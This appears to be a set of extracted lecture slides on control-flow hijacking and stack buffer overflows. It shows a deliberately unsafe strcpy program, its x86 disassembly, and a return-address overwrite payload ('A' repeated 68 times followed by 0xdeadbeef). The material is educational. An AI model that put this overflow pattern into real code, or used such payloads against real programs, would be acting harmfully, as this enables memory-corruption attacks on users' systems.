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
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    if(a > b)
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    else
        c = b;
    d = red(c, buf);
    return d;
}
```




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```




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    d = red(c, buf);
    return d;
}
```




Hijack Control Flow – How?

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```



Hijack Control Flow – Ret Addr

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```




Agenda

Control Flow Hijacks



Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction




What are Buffer Overflows?

A *buffer overflow* occurs when data is written outside of the space allocated for the buffer.

- C does not check that writes are within the bounds of a memory region

Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```




Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push  %ebp
0x080483e5 <+1>: mov   %esp,%ebp
0x080483e7 <+3>: sub   $72,%esp
0x080483ea <+6>: mov   12(%ebp),%eax
0x080483ed <+9>: mov   4(%eax),%eax
0x080483f0 <+12>: mov   %eax,4(%esp)
0x080483f4 <+16>: lea   -64(%ebp),%eax
0x080483f7 <+19>: mov   %eax,(%esp)
0x080483fa <+22>: call  0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




“123456”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push  %ebp
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


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


“A”x68 . “\xEF\xBE\xAD\xDE”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push %ebp
0x080483e5 <+1>: mov %esp,%ebp
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0x080483ed <+9>: mov 4(%eax),%eax
0x080483f0 <+12>: mov %eax,4(%esp)
0x080483f4 <+16>: lea -64(%ebp),%eax
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```




“A”x68 . “\xEF\xBE\xAD\xDE”

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```




Frame teardown—1

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push  %ebp
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0x080483f7 <+19>: mov   %eax,(%esp)
0x080483fa <+22>: call  0x8048300 <strcpy@plt>
=> 0x080483ff <+27>: leave
0x08048400 <+28>: ret
```



leave
1. mov %ebp,%esp
2. pop %ebp

